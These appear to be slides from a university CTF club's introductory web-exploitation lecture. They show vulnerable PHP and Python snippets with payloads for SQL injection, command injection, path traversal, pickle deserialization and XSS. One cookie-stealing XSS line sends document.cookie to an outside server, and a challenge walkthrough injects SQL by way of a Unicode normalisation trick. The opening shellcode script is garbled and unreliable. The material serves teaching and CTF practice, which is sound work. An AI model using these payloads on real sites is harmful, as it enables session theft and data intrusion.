

# CTF

# WEB EXPLOITATION

## Intro

Created by **F1NN** (presented by Martin)

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft.asm("cat /flag", os="linux")

EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux")

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    length+= 13

    if (0x8000 - length) > 0x40:
        RAM += b"<>"
        length += 2*13

    b".["
    b"]"
    b" - length) + 7 -1
    b"FF+0x10)*b"<"

host", 1337) as conn:
    (b"Brainf*ck code: ")
    PROGRAM)
    e()
```



# TODAY'S FOCUS

# **TODAY'S FOCUS**

Basic introduction into web hacking

# OVERVIEW

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- Client Server Architecture

# OVERVIEW


- Client Server Architecture
- Attack Verctors
  - Server Side Attack Vectors
  - Client Side Attack Vectors

# OVERVIEW

- Client Server Architecture
- Attack Verctors
  - Server Side Attack Vectors
  - Client Side Attack Vectors
- Tools

# **CLIENT SERVER ARCHITECTURE**

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# **CLIENT**

# CLIENT

- We are a client - we can control the client
  - client side validation useless
  - hiding data impossible

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  - We do not have to obey the rules

# CLIENT

- We are a client - we can control the client
  - client side validation useless
  - hiding data impossible
- The "provided" client is a possibility of how to interact with the server
  - We do not have to obey the rules
- Goal
  - Read Cookies
  - Read Local Storage

# SERVER

- Goal
  - Read Server Files / Environment Variables
  - Read Database Content
  - Execute Code on the Server

# **SERVER SIDE ATTACK VECTORS**

# SERVER SIDE ATTACK VECTORS

6 common attack vectors:

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- Injection Attacks

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- File Inclusion Attacks
- Request Manipulation Attacks
- Data Manipulation Attacks

# SERVER SIDE ATTACK VECTORS

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks
- Request Manipulation Attacks
- Data Manipulation Attacks
- Logic Bugs

# INJECTION ATTACKS

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- SQL Injection

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- Server Side Template Injection

# INJECTION ATTACKS

- SQL Injection
- Command Injection
- Server Side Template Injection
- XML External Entity (XXE) Injection

# FILE INCLUSION ATTACKS

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- Local File Inclusion (LFI)
  - Path Traversal

# FILE INCLUSION ATTACKS

- Local File Inclusion (LFI)
  - Path Traversal
- Remote File Inclusion (RFI)

# REQUEST MANIPULATION ATTACKS

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- Server Side Request Forgery (SSRF)

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- Server Side Request Forgery (SSRF)
- HTTP Request Smuggling

# DATA MANIPULATION ATTACKS

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- Web Cache Poisoning

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- Web Cache Poisoning
- Insecure Deserialization

# **LOGIC BUGS / MISCONFIGURATIONS**

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- Race Conditions

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- Race Conditions
- Missing Authorization / Authentication
- Hidden Endpoints `/.env`, `/.git/index`, `/robots.txt`
- Information Disclosure

# INJECTION ATTACKS

# **SQL INJECTION - SQLI**

# SQL INJECTION - SQLI

username	password
admin	FLAG{KITS}

# SQL INJECTION - SQLI

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```
$username = $_GET['username'];

$result = mysql_query(
    "select * from users where username='$username'"
);

print_r($result);
```

```
1 $name = "finn";
2
3 $result = mysql_query(
4     "select * from users where username='\$username'"
5 );
6
7 print_r($result);
```

```
1 $name = "finn";
2
3 $result = mysql_query(
4     "select * from users where username='\$username'"
5 );
6
7 print_r($result);
```

```
1 $name = $_GET['username'];
2
3 $result = mysql_query(
4     "select * from users where username='finn'"
5 );
6
7 print_r($result); // (["username" => "finn", "password" => "secur3_p4ssw0rd"])
```

# **STRANGE INPUT**

# STRANGE INPUT

```
1 $username = " ";
2
3 $result = mysql_query(
4     "select * from users where username= '$username' "
5 );
6
7 print_r($result);
```

```
1 $username = "'';  
2  
3 $result = mysql_query(  
4     "select * from users where username='''"  
5 );  
6  
7 print_r($result);      // Error
```

```
1 $username = " ";
2
3 $result = mysql_query(
4     "select * from users where username='"
5 );
6
7 print_r($result);      // Error
```

# FIRST SQLI

# FIRST SQLI

```
1 $username = " OR 1=1 -- Comment";
2
3 $result = mysql_query(
4     "select * from users where username=' OR 1=1 -- Comment'"
5 );
6
7 print_r($result);      // List of all users in DB
```

# FIRST SQLI

```
1 $username = " OR 1=1 -- Comment";
2
3 $result = mysql_query(
4     "select * from users where username=' OR 1=1 -- Comment'"
5 );
6
7 print_r($result);      // List of all users in DB
```

# **SQLI - SIDE-CHANNEL ATTACKS**

# SQLI - SIDE-CHANNEL ATTACKS

```
1 $username = $_GET['username'];
2
3 $result = mysql_query(
4     "select * from users where username='\$username'"
5 );
6
7 if (count($result) != 1) {
8     die("User not found!");
9 } else {
10     ok();
11 }
```

```
1 $username = "admin' and substr(secret, 0, 1) == 'a' --";
2
3 $result = mysql_query(
4     "select * from users where username='\$username'"
5 );
6
7 if (count($result) != 1) {
8     die("User not found!");
9 } else {
10     ok();
11 }
```

```
1 $username = "admin' and substr(secret, 0, 1) == 'a' --";
2
3 $result = mysql_query(
4     "select * from users where username='admin' and substr(secret, 0, 1) == 'a' --"
5 );
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```

```
1 $username = "admin' and substr(secret, 0, 1) == 'a' --";
2
3 $result = mysql_query(
4     "select * from users where username='admin' and substr(secret, 0, 1) == 'a' --"
5 );
6
7 if (count($result) != 1) {
8     die("User not found!");
9 } else {
10     ok();
11 }
```

# SQLI - MITIGATION

## Prepared Statements

```
1 $stmt = $pdo->prepare('SELECT * FROM users WHERE username = :username');
2 $user = $stmt->query($_GET['username']);
```

# COMMAND INJECTION

# COMMAND INJECTION

```
1 $profile_image = $_GET['profile_image'];
2
3 system("rm $profile_image");
```

```
1 $profile_image = "avatar.png";
2
3 system("rm $filename");
```

```
1 $profile_image = "avatar.png; cp /flag avatar.png";
2
3 system("rm avatar.png; cp /flag avatar.png");
```

→ multiple separators possible: ;, &&, |, ||

# FILE INCLUSION ATTACKS

# **LOCAL FILE INCLUSION - LFI**

# LOCAL FILE INCLUSION - LFI

```
1 $page = $_GET['page'];
2
3 include("pages/$page");
```



```
1 $page = ".../.../.../.../.../.../flag";
2
3 include("pages/.../.../.../.../.../.../flag");
```

# DATA MANIPULATION ATTACKS

# **INSECURE DESERIALIZATION**

# INSECURE DESERIALIZATION

```
1 import pickle  
2  
3 user_client_cookies = b"...."  
4  
5 cookies = pickle.loads(user_client_cookies)
```

```
1 import pickle
2
3 class Exploit:
4     def __reduce__(self):
5         import os
6         return (os.system, ('ls',))
7
8 user_client_cookies = pickle.dumps(Exploit())
9
10 cookies = pickle.loads(user_client_cookies)
```

```
1 import pickle
2
3 class Exploit:
4     def __reduce__(self):
5         import os
6         return (os.system, ('ls',))
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8 user_client_cookies = pickle.dumps(Exploit())
9
10 cookies = pickle.loads(user_client_cookies)
```

# LOGIC BUGS

# RACE CONDITIONS

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```
1 $user = $_GET['user'];
2
3 function buy() {
4     $balance = get_balance($user);
5
6     $balance = $balance - 100;
7
8     set_balance($user, $balance);
9 }
```

# RACE CONDITIONS

```
1 $user = $_GET['user'];
2
3 function buy() {
4     $balance = get_balance($user);
5
6     $balance = $balance - 100;
7
8     set_balance($user, $balance);
9 }
```

# CLIENT SIDE ATTACK VECTORS

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- Cross Site Scripting - XSS
  - Stored XSS (Payload is Stored on the Server)
  - Reflected XSS (Payload in URL)
- Cross Site Request Forgery - CSRF

# CROSS SITE SCRIPTING (XSS)

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- Execution of malicious code in the context of the target user

# CROSS SITE SCRIPTING

- Execution of malicious code in the context of the target user
- Goal:
  - Access to Client Secrets, Cookies, Local Storage, ...

<https://not-google.com/search?query=KITCTF>

```
<h1>
Ergebnisse für { query }
</h1>
```

<https://not-google.com/search?query=KITCTF>

<h1>  
Ergebnisse für KITCTF  
</h1>

```
https://not-google.com/search?query=<script>alert(1)</script>
```

```
<h1>  
Ergebnisse für { query }  
</h1>
```

`https://not-google.com/search?query=<script>alert(1)</script>`

`<h1>  
Ergebnisse für <script> alert(1) </script>  
</h1>`

# REAL EXPLOIT PAYLOAD

```
<img src=1 onerror='document.location = "https://my.server/?cookie=" + document.cookie'>
```

# CROSS SIDE REQUEST FORGERY (CSRF)

- Another attack triggered within the victim's browser
- Allows an attacker to induce the victim to perform actions that they do not intend to do
  - e.g. victim makes a request to /friends/add?user=attacker
- BUT attacker cannot read the response

# TOOLS

- DevTools (F12 / Ctrl+Shift+I)
- Insomnia / Postman
- Burp Suite
- CyberChef

# RESOURCES

- HackTricks
- Curl Converter
- Request Catcher

LETS GOOOOOOOO



# **BEACON DIALING**

# BEACON DIALING



# DEV TOOLS

# DEV TOOLS

Name	Status	Type	Initiator	Size	Time	Waterfall	▲
blup.cc	200	document	Other	1.5 kB	82 ms		
style.css	200	stylesheet	(index):7	802 B	22 ms		
favicon.ico	200	text/html	Other	1.5 kB	80 ms		

# PAGE SOURCE

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="x-ua-compatible" content="ie=edge">
    <title>👋 Hello</title>
    <link rel="stylesheet" type="text/css" media="screen" href="style.css">
  </head>

  <body>
    <div>
      <svg class="ghost" x="0px" y="0px" width="127.433px" height="132.743px" viewBox="0 0 127.433 132.743" enable-b
      </svg>
      <p class="shadowFrame">
        <svg version="1.1" class="shadow" x="61px" y="20px" width="122.436px" height="130.744px" viewBox="0 0 122.436
      </p>
    </div>
  </body>
</html>
```

# **ROBOTS.TXT**

# ROBOTS.TXT

```
User-agent: *
Disallow: /challenge/v1
```

# /CHALLENGE/V1

```
1 import sqlite3
2 from unidecode import unidecode
3
4
5 @app.route("/challenge/v1")
6 @app.route("/challenge/v1/<phoneNumber>")
7 def elf_data(phoneNumber: str = None):
8     render_words = []
9
10    if phoneNumber == None:
11        render_words.append("[X] No phone number provided")
12        render_words.append("[X] Please provide a phone number to dial like /challenge/+31613371000")
13        render_words.append("[X] Exiting..")
14
15    return create_http_response(render_words)
16
```

```
1 ...
2 phoneNumber = phoneNumber.replace("!", " ")
3 phoneNumber = phoneNumber.replace("\\"", " ")
4 phoneNumber = phoneNumber.replace("\\\\", " ")
5 ...
6 phoneNumber = unidecode(phoneNumber)
7 ...
8 query = "SELECT message from messages where phone = " + phoneNumber + " "
9 ...
```


# UNIDECODE

# UNIDECODE

What Unidecode provides is a middle road: the function `unidecode()` takes Unicode data and tries to represent it in ASCII characters (i.e., the universally displayable characters between 0x00 and 0x7F), where the compromises taken when mapping between two character sets are chosen to be near what a human with a US keyboard would choose.

# UNICODE '

# UNICODE '



```
188 'A',      # 0xba
189 'A',      # 0xbb
190 'A',      # 0xbc
191 '\u01f1',  # 0xbd
192 'i',      # 0xbe
193 '\u01f1',  # 0xbf
194 '~',      # 0xc0
```

Show 2 more matches

## Unicode-Zeichen „΄“ (U+1FBD)



Name:	Griechisches Koronis <sup>[1]</sup>
Name (englisch):	Greek Koronis <sup>[2]</sup>
Unicode-Version:	1.1 (Juni 1993) <sup>[3]</sup>
Block:	Griechisch-Erweiterungen, U+1F00 - U+1FFF <sup>[4]</sup>
Ebene:	Mehrsprachige Basis-Ebene, U+0000 - U+FFFF <sup>[4]</sup>
Schrift:	Griechisch (Grek) <sup>[5]</sup>
Kategorie:	Modifikationssymbol (Sk) <sup>[2]</sup>
Bidirektional-Klasse:	Sonstiges neutrale Zeichen (ON) <sup>[2]</sup>
Verbindungsklasse:	Nicht versetzt (0) <sup>[2]</sup>
Zeichen wird gespiegelt:	Nein <sup>[2]</sup>
HTML-Entität:	&#8125; &#x1FBD;
UTF-8-Kodierung:	0xE1 0xBE 0xBD

# EXPLOIT

# EXPLOIT

```
https://exploit.me.blup.cc/challenge/v1/+31613371000 %E1%BE%BD OR 1=1 --
```

# EXPLOIT

```
https://exploit.me.blup.cc/challenge/v1/+31613371000 %E1%BE%BD OR 1=1 --
```

```
[X] Source is available under: /source/v1/challenge.py
[-] Initializing core communications.
[?] Dailing +31613371000' OR 1=1 --..
[Y] Found message for number: #####
[-] Sending beacon message.. Done, exiting
```


# CHALLENGE V2

```
1 import sqlite3
2 import phonenumbers
3 from unidecode import unidecode
4
5
6 @app.route("/challenge/v2")
7 @app.route("/challenge/v2/<phoneNumber>")
8 def elf_data(phoneNumber: str = None):
9     render_words = []
10
11     if phoneNumber == None:
12         render_words.append("[X] No phone number provided")
13         render_words.append("[X] Please provide a phone number to dial like /challenge/+31613371000")
14         render_words.append("[X] Exiting..")
15
16     return create_response(render_words)
```

# DIFF TO V1

```
1 import phonenumbers
2 ...
3 # Check valid phone number
4 try:
5     parsed_number = phonenumbers.parse(phoneNumber, None)
6     is_valid = phonenumbers.is_valid_number(parsed_number)
7     if is_valid:
8         render_words.append("[Y] Connection established")
9         render_words.append("[-] Retrieving message for phone number")
10    else:
11        render_words.append("[X] Could not dial number, exiting")
12        return create_http_response(render_words)
13
14 except:
15     render_words.append("[X] Could not dial number, exiting")
16     return create_http_response(render_words)
```

# HACK TRICKS



# EXPLOIT

# EXPLOIT

```
https://exploit.me.blup.cc/challenge/v2/+31613371000;isub=%E1%BE%BD OR 1=1 --
```

# IT'S YOUR TURN

- [intro.kitctf.de](http://intro.kitctf.de)
- Other challenges:
  - PortSwigger Academy
  - picoCTF
  - websec
  - overthewire.org
- Join the Mattermost!